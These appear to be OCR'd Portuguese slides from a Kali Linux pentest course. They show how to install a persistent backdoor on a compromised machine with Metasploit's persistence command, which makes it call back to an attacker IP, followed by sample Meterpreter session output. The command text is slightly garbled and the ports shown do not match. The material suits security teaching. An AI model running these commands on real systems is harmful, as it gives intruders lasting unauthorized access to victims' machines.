

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Criando um backdoor persistente

Nesta aula, vamos criar um backdoor persistente usando a persistência do Metasploit. Uma vez que você conseguiu ganhar acesso a uma máquina comprometida, você vai querer explorar maneiras de recuperar o acesso à máquina sem ter que entrar novamente. Se o usuário da máquina fizer algo para interromper a conexão, como reiniciar a máquina, o uso de um backdoor vai permitir uma conexão para restabelecer a sua máquina.

Criando um backdoor persistente

Com uma máquina já comprometida, vamos criar a persistência com o comando:

> run persistence -h

Agora, execute o comando para configurar o backdoor:

> run persistence -U -A -i 10 - 8090 -r 192.168.1.184

Criando um backdoor persistente

O backdoor já está definido! Se for bem sucedido, você vai perceber que você tem uma segunda sessão do Meterpreter!

```
meterpreter > [*] Meterpreter session 2 opened (192.168.10.109:4444 -> 192.168.1
0.112:49234) at 2012-09-08 09:09:56 -0400

meterpreter >
```